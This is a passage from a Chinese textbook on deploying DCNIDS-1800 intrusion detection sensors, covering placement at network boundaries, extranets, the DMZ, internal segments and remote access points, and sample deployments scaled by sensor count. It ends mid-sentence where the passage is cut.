


图 9-12 边界保护的传感器部署位置

(2) 到商业伙伴的连接(Extranets)。传感器可以监视我们的网络和我们的商业伙伴网络之间的链路上流动的数据流。这条 Extranets 链路的安全性与该链路连接的两个网络所应用的安全性同样强壮。如果任何一个网络具有安全弱点,另一个网络也会变得易受攻击。因此,Extranets 连接需要被进行监视。因为监视这个边界的 IDS 传感器可以在任何一个方向上检测到攻击,所以可以考虑与我们的商业伙伴共同承担这个传感器的费用。网络拓扑如图 9-13 所示。




图 9-13 Extranets 的传感器部署位置

(3) DMZ。通过在 DMZ 中、网络的 Internet 访问点上安装网络传感器，可以保护 DMZ 中安装的设备不受攻击。保护防火墙是非常重要的，因为防火墙是流入内部网络的数据的控制点，并且常常是攻击的最初目标。通过向 DMZ 添加网络传感器，就为网络外围的防护增加了一个专用的设备。每个 Internet 访问点都应该包含一个防火墙和一个网络传感器。网络拓扑如图 9-14 所示。

(4) 在 Intranet 上防火墙的内部。通过在防火墙内部安装网络传感器，可以检测到防火墙运作过程的变化，并监测流经防火墙的通信。安装在防火墙内部的网络传感器能够确保下列两点。

- 防火墙运行正常，没有受到破坏，也没有被误配置。
- 穿过防火墙的隧道不会被用于启动针对内部网络的攻击过程。

可以将该网络传感器与 DMZ 的网络传感器结合使用，评估防火墙的效力。例如，可以记录下两个网络传感器检测到的严重事件，然后对这些事件产生报告，比较防火墙内部与外部所发生事件的数目。

管理网络可以直接连接到防火墙后面的网络。但是，在这种配置中，内部用户可以对 DCNIDS-1800 IDS 进行攻击。一种更加安全的安装方法是将命令和控制接口放置在防火墙后面的一个分离的接口上(通过使用一个隔离的 DMZ 接口)。网络拓扑如图 9-15 所示。




图 9-14 DMZ 的传感器部署位置　　图 9-15 Intranet 的传感器部署位置

(5) 在内部网络的关键网段上。内部网络的关键性网段与重要的网络资源息息相关。网络攻击的绝大多数损失来自组织机构内部所进行的攻击。目前，许多公司正在采取措施，通过在 Intranet 上部署入侵检测系统减少这一损失。在很多时候，我们使用 Intranet 将网络分隔成不同的功能区域，比如工程部、研究部、财务部、人力资源部。有时候，组织机构将决定边界的定义。例如，工程部网络通过他们自己的路由器与财务部网络(以及分离其他网络的路由器)之间是相互分离的。为了提供更多的保护，通常还使用一个防火墙。在任何一种情况下，都可以使用一个传感器监视网络之间的数据流，并验证(对于防火墙或路由器)安全配置被正确地进行了定义。违反安全配置的数据流将产生 IDS 告警，可以将其作为一个

信号，更新防火墙或路由器的配置，因为这样做是在对安全策略的不断加强。网络拓扑如图 9-16 所示。

(6) 远程接入服务器。传感器可以负责监视来自拨号接入服务器的数据流。在 Internet 上有许多免费的工具软件，它们可以在一个指定的电话号码范围内进行拨号，寻找调制解调器连接。攻击者可以在他的计算机上启动一个拨号工具软件，让它运行几天，试图定位可能的调制解调器连接。稍后，程序的输出会列出调制解调器的电话号码，黑客就可以尝试连接这些电话号码。如果这些调制解调器连接中的任何一个具有较弱的认证机制，攻击者就可以很容易地渗透到网络中。因此，千万不要以为黑客不能确定我们的拨号调制解调器的电话号码，从而认为拨号线路是安全的。而且，许多远程用户使用家庭计算机，通过高速 Internet 连接，持续地连接到 Internet 上。如果黑客攻破了这些家庭系统中的一个，就可以轻易地对我们的远程接入服务器发动攻击。网络拓扑如图 9-17 所示。





图 9-16　内部网络的传感器部署位置




图 9-17　远程接入的传感器部署位置

5. 部署案例

下面介绍几种部署案例。

(1) 部署案例一。这是最普通的部署方式，一个典型的孤立式部署。环境中有 1～5 个传感器，DCNIDS-1800 入侵检测系统管理组件控制台、数据库（包括数据库和 LogServer）、报表和事件收集器安装到一台计算机上。这种部署方式易于管理，管理员可以通过对一台机器的操作完成配置组件、监控报警、查看报表等操作，如表 9-3 所示。网络拓扑如图 9-18 所示。

表 9-3　部署环境中有 1～5 个传感器

传感器	计算机	安装类型	安装的组件
1～5 个	单台计算机自定义	1～5 个	• 控制台 • 报表 • EC • LogServer（包括 LogServer 组件和数据库）




图 9-18 部署 1～5 个传感器的网络拓扑

(2) 部署案例二。DCNIDS-1800 IDS 管理组件分布在两台计算机上，如表 9-4 所示。网络拓扑如图 9-19 所示。

表 9-4 部署环境中有 6～10 个传感器

传感器	计算机	安装类型	安装的组件
6～10 个	计算机一	自定义	• 控制台 • 报表 • EC
	计算机二	自定义	• LogServer(包括 LogServer 组件和数据库)




图 9-19 部署 6～10 个传感器的网络拓扑

(3) 部署案例三。这是常见的部署方式，一个典型的分布式部署。环境中有 10～30 个传感器，DCNIDS-1800 入侵检测系统管理组件分布在 4 台计算机上。由于传感器数目较多，建议使用 SQL Server 数据库。在这种部署方式中，有两台 EC(事件收集器)，每台 